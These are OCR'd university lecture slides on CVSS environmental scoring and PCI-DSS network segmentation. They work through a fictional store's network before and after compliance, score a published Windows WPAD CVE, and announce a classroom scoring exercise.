  - Low [C,I,A] → limited effect on organization/individuals




UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Environmental: modified base metrics

- ***It's possible to modify each of the base metrics relative to the specific setting***
- ***Exploitability***
  - Modified AV, Modified AC, Modified PR, …
- ***Scope***
  - Modified S
- ***Impact***
  - Modified C, Modified I, Modified A




UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Back to our scenario (on-flight media server)

- ***On-Flight media server (dispatches videos to users monitors); access from physical terminal on the plane, no auth required by default***
  - Confidentiality requirement →
  - Integrity requirement →
  - Availability requirement →
- ***Does (any) base metric change?***

Environmental score (was: 7.3)



6.4 (Medium)

Environmental Score

Confidentiality Requirement (CR)
Not Defined (X) [✓ Low (L)] Medium (M) High (H)

Integrity Requirement (IR)
Not Defined (X) Low (L) Medium (M) [✓ High (H)]

Availability Requirement (AR)
Not Defined (X) Low (L) [✓ Medium (M)] High (H)

Modified Attack Vector (MAV)
Not Defined (X) Network Adjacent Network Local [✓ Physical]

Modified Attack Complexity (MAC)
[✓ Not Defined (X)] Low High

Modified Privileges Required (MPR)
Not Defined (X) [✓ None] Low High

Modified User Interaction (MUI)
[✓ Not Defined (X)] None Required

Modified Scope (MS)
[✓ Not Defined (X)] Unchanged Changed

Modified Confidentiality (MC)
[✓ Not Defined (X)] None Low High

Modified Integrity (MI)
[✓ Not Defined (X)] None Low High

Modified Availability (MA)
[✓ Not Defined (X)] None Low High

The example of PCI-DSS

CVSS ENVIRONMENTAL AND COMPLIANCE

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

PCI-DSS


- ***Payment Card Industry Data Security Standard***
- ***Information security standard for organizations that handle credit card data***
  - Operations on VISA, Mastercard, AE circuits, etc.
  - POS systems, servers that handle payments..
- ***Cardholder Data Environment (CDE)***
  - All processes and technology as well as the people that store, process or transmit customer cardholder data or authentication data, including connected system components and any virtualization components (i.e., servers, applications, etc.)

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

PCI-DSS and environments

- ***Standard compliance often requires ”sensitive” systems to be segmented away from systems that do not manage sensitive data***
- ***Isolation of sensitive components from the rest of the network***
  - In PCI-DSS, called “Scope reduction”
    - e.g. segmentation of a network in several subnetworks
- ***Scope: Any network component, server, or application that is included or connected to the cardholder data environment***
  - “A network components include but are not limited to firewalls, switches, routers, wireless access points, net appliances..”
  - Any system in the scope is considered to have high security requirements



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

The physical Stores Joe's Company – Before (PCI-DSS) compliance

Store

Switch

Router DSL

Internet

Hosting Company

e-commerce Web site

http://www

POS terminals

Wi-fi Free

PCs used by manager and assistant manager


Kiosk

Customers

(A) Systems managing customer data

(B) Register to shop's mailing list

(C) Customer computers



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

The physical Stores Joe's Company – After (PCI-DSS) compliance

Store

Sub-net 01

D

Managed Switch

POS terminals

DMZ and Firewall Internals of the Router

DMZ

Firewall

Router DSL

Internet

Hosting Company

e-commerce Web site

http://www

Sub-net 02

PCs used by manager and assistant manager

Kiosk

Wi-fi Free


Customers

(A) Systems managing customer data

(B) Register to shop's mailing list

(C) Customer computers

(D) Managed Switch to POS subnet




UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

PCI-DSS and CVSS

- ***PCI-DSS mandates that a vulnerability assessment should be periodically run on the systems in scope***
- ***Rule***
  - Anything with a CVSS (base) >= 4 need be patched
- ***Can CVSS environmental help?***
- ***Ideally:***
  - In-scope systems → higher score
  - Out-of-scope systems → lower score




UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

Joe runs a VA tool on his systems

System ID	Aff_Sw (NVD)	CVE_ID	Description
A,C	WIN10	CVE-2016-3236	The Web Proxy Auto Discovery (WPAD) protocol implementation in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold and 1511 mishandles proxy discovery, which allows remote attackers to redirect network traffic via unspecified vectors, aka "Windows WPAD Proxy Discovery Elevation of Privilege Vulnerability."

- Looks it up on the NVD
  - Base score: 9.8
  - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

The physical Stores Joe's Company – Before (PCI-DSS) compliance

Store

Switch

Router DSL

Internet

Hosting Company

e-commerce Web site

POS terminals

PCs used by manager and assistant manager

Kiosk

Wi-fi Free

Customers


A Systems managing customer data

B Register to shop's mailing list

C Customer computers

CR: H IR: H AR: L

MAV: A MAC: MPR: MUI: MS: MC: MI: MA:



UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

The physical Stores Joe's Company – After (PCI-DSS) compliance

Store

Sub-net 01

D

Managed Switch

POS terminals

DMZ and Firewall Internals of the Router

DMZ

Firewall

Router DSL

Internet

Hosting Company

e-commerce Web site

Sub-net 02

PCs used by manager and assistant manager

Kiosk

Wi-fi Free

Customers

A Systems managing customer data

B Register to shop's mailing list

C Customer computers

D Managed Switch to POS subnet


CR: L IR: L AR: L

MAV: A MAC: MPR: MUI: MS: MC: MI: MA:

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

The physical Stores Joe's Company – Before (PCI-DSS) compliance



Ⓐ Systems managing customer data

Ⓑ Register to shop's mailing list

Ⓒ Customer computers


CR: H IR: H AR: H

MAV: A MAC: - MPR:- MUI:- MS:- MC:- MI:- MA:-

UNIVERSITY OF TRENTO - Italy

eit Digital MASTER SCHOOL

The physical Stores Joe's Company – After (PCI-DSS) compliance



Ⓐ Systems managing customer data


Ⓑ Register to shop's mailing list

Ⓒ Customer computers

Ⓓ Managed Switch to POS subnet

CR: H IR: H AR: H

MAV: A MAC: - MPR:- MUI:- MS:- MC:- MI:- MA:-



Tomorrow's exercise

- ***2pm-4pm***
  - Come in early if you can
  - We'll start on time (2 hours sharp)
- ***Two case scenarios***
  - 4 vulnerabilities in the first
  - 8 vulnerabilities in the second
- ***Description of each case study***
  - Case study description and network topology
  - CVSS base scores are provided
- ***Task: CVSS Environmental assessment "before" and "after" network segmentation***